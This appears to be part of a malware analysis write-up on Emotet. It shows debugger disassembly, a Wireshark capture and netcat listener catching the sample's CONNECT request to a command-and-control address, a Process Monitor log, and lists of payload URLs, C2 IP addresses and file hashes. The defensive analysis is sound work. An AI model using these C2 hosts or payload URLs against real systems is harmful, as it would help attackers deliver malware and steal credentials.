
From https://www.zscaler.com/blogs/security-research/return-emotet-malware-analysis

#	**APIs**
1	InternetOpenW
2	InternetConnectW
3	HttpOpenRequestW
4	InternetSetOptionW
5	InternetQueryOptionW
6	InternetSetOptionW
7	HttpSendRequestW




Library function
Regular function
Instruction
Data
Unexplored
External symbol
Lumina function
Debug View
Local Types
IDA View-EIP
Hex View-1
General registers
Stack view
X.dll:0308F349 db 0DAh
X.dll:0308F34A db 0FFh
X.dll:0308F34B db 0FFh
X.dll:0308F34C ; ---
X.dll:0308F34C add esp, 14h
X.dll:0308F34F push esi
X.dll:0308F350 push dword ptr [ebp+20h]
X.dll:0308F353 push 0FFFFFFFFh
X.dll:0308F355 push dword ptr [ebp+1Ch]
X.dll:0308F358 push edi
X.dll:0308F359 call eax
X.dll:0308F35B pop edi
X.dll:0308F35C pop esi
X.dll:0308F35D mov esp, ebp
X.dll:0308F35F pop ebp
X.dll:0308F360 retn
X.dll:0308F361 unk_308F361 db 0A1h ; CODE XREF: Flatten_func+
X.dll:0308F362 db 0ECh
X.dll:0308F363 db 61h ; a
X.dll:0308F364 db 9
X.dll:0308F365 db 3
X.dll:0308F366 db 83h
X.dll:0308F367 db 0C0h
X.dll:0308F368 db 28h ; (
X.dll:0308F369 db 0C3h
X.dll:0308F36A db 55h ; U
X.dll:0308F36B db 88h
X.dll:0308F36C db 0ECh
X.dll:0308F36D db 83h
X.dll:0308F36E db 0ECh
X.dll:0308F36F db 10h
X.dll:0308F370 db 56h ; V
X.dll:0308F371 db 0FFh
X.dll:0308F372 db 75h ; u
X.dll:0308F373 db 20h
EAX 748659C0 wininet.dll:wininet_HttpSendRequestW
EBX 00000000
ECX 000F6610
EDX 801F0000
ESI 00000000
EDI 00CC000C locale.nls:00CC000C
EBP 009FF5B8 Stack[00001D30]:009FF5B8
ESP 009FF58C Stack[00001D30]:009FF58C
EIP 0308F359 X.dll:0308F359
EFL 00000216


*ens33
Wireshark · Packet 8 · ens33
Frame 8: 180 bytes on wire (1440 bits), 180 bytes captured (1440 bits) on interface ens33, id 0
Ethernet II, Src: VMware_7a:f8:90 (00:0c:29:7a:f8:90), Dst: VMware_c9:e3:74 (00:0c:29:c9:e3:74)
Internet Protocol Version 4, Src: 192.168.40.128, Dst: 192.168.40.129
Transmission Control Protocol, Src Port: 58302, Dst Port: 8080, Seq: 1, Ack: 1, Len: 126
Hypertext Transfer Protocol
CONNECT 81.0.236.93:443 HTTP/1.0\r\n
[Expert Info (Chat/Sequence): CONNECT 81.0.236.93:443 HTTP/1.0\r\n]
Request Method: CONNECT
Request URI: 81.0.236.93:443
Request Version: HTTP/1.0
Host: 81.0.236.93:443\r\n
Content-Length: 0\r\n
Proxy-Connection: Keep-Alive\r\n
Pragma: no-cache\r\n
\r\n
[Full request URI: 81.0.236.93:443]
[HTTP request 1/1]
0000 00 0c 29 c9 e3 74 00 0c 29 7a f8 90 08 00 45 00
0010 00 a6 4b 57 40 00 80 06 dc a8 c0 a8 28 80 c0 a8
0020 28 81 e3 be 1f 90 ee e1 b2 fa 99 fd 17 9c 50 18
0030 04 00 37 97 00 00 43 4f 4e 4e 45 43 54 20 38 31
0040 2e 30 2e 32 33 36 2e 39 33 3a 34 34 33 20 48 54
0050 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 38 31
0060 2e 30 2e 32 33 36 2e 39 33 3a 34 34 33 0d 0a 43
0070 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30
0080 0d 0a 50 72 6f 78 79 2d 43 6f 6e 6e 65 63 74 69
0090 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a
00a0 50 72 61 67 6d 61 3a 20 6e 6f 2d 63 61 63 68 65
00b0 0d 0a 0d 0a
remnux@remnux:~$ nc -nvlp 8080
Listening on 0.0.0.0 8080
Connection received on 192.168.40.128 58302
CONNECT 81.0.236.93:443 HTTP/1.0
Host: 81.0.236.93:443
Content-Length: 0
Proxy-Connection: Keep-Alive
Pragma: no-cache
remnux@remnux:~$



1:17:1...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58765 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:1...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58765 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:1...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58765 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:1...	rundll32.exe	5692	TCP Disconnect	DESKTOP-002IHON.localdomain:58765 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:1...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58766 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:1...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58766 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:1...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58766 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:1...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58766 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:1...	rundll32.exe	5692	TCP Disconnect	DESKTOP-002IHON.localdomain:58766 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:1...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58767 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:1...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58767 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:1...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58767 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58767 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Disconnect	DESKTOP-002IHON.localdomain:58767 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58768 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58768 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58768 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58768 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Disconnect	DESKTOP-002IHON.localdomain:58768 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58769 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58769 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58769 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58769 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Disconnect	DESKTOP-002IHON.localdomain:58769 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58770 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58770 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58770 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58770 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Disconnect	DESKTOP-002IHON.localdomain:58770 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58771 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58771 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58771 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Reconnect	DESKTOP-002IHON.localdomain:58771 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...
1:17:2...	rundll32.exe	5692	TCP Disconnect	DESKTOP-002IHON.localdomain:58771 -> 192.168.40.129:8080	SUCCESS	Length: 0, seqnum:...

Showing 214 of 184,354 events (0.11%) Backed by virtual memory

The malware will be stuck in the loop here until a reponse is received from c2 server. After getting the response, it can further download additional malware or modules into itslef like outlook credential stealer module, spam module, browser stealer module or lateral movement. Each module is a separate obfuscated dll that is downloaded into the home directory and perform additional malicious tasks.

IoCs

Urls

- hxxp://erkaradyator.com.tr/Areas/1Dg2PeStqNlOjuPP3fu/
- hxxps://sachininternational.com/wp-admin/ILVDnlmIATb8/
- hxxps://esentai-gourmet.kz/404/5oe050kBsHedqng/
- hxxp://ardena.pro/dqvoakrc/Hh9/
- hxxp://panel.chatzy.in/k7daqAXFTBus7mkuwwC/UQ9Y8RRqoOQ9/
- hxxp://toiaagrosciences1.hospedagemdesites.ws/grupotoia/CPKU5ZE/
- hxxps://suppliercity.com.mx/wp-content/x0u6wST03y6X49MOq/

IPs

- 81.0.236[.]93:443
- 94.177.248[.]64:443
- 66.42.55[.]5:7080
- 103.8.26[.]103:8080
- 185.184.25[.]237:8080
- 45.76.176[.]10:8080

- 188.93.125[.]116:8080
- 103.8.26[.]102:8080
- 178.79.147[.]66:8080
- 58.227.42[.]236:80
- 45.118.135[.]203:7080
- 103.75.201[.]2:443
- 195.154.133[.]20:443
- 45.142.114[.]231:8080
- 212.237.5[.]209:443
- 207.38.84[.]195:8080
- 104.251.214[.]46:8080
- 138.185.72[.]26:8080
- 51.68.175[.]8:8080
- 210.57.217[.]132:8080

Hashes

- 31fb4bf411dcd7fcb860bdb1db26859290b047b39b94638a7d4fd2a46d323e98
- c7574aac7583a5bdc446f813b8e347a768a9f4af858404371eae82ad2d136a01
- 5adc217c3f1fa072c40ae7ebb5f3735399e0cdd6e1add360690fb8f8fed75ceb

NOTE: All samples, scripts and tools are available in my **Github Repository**.
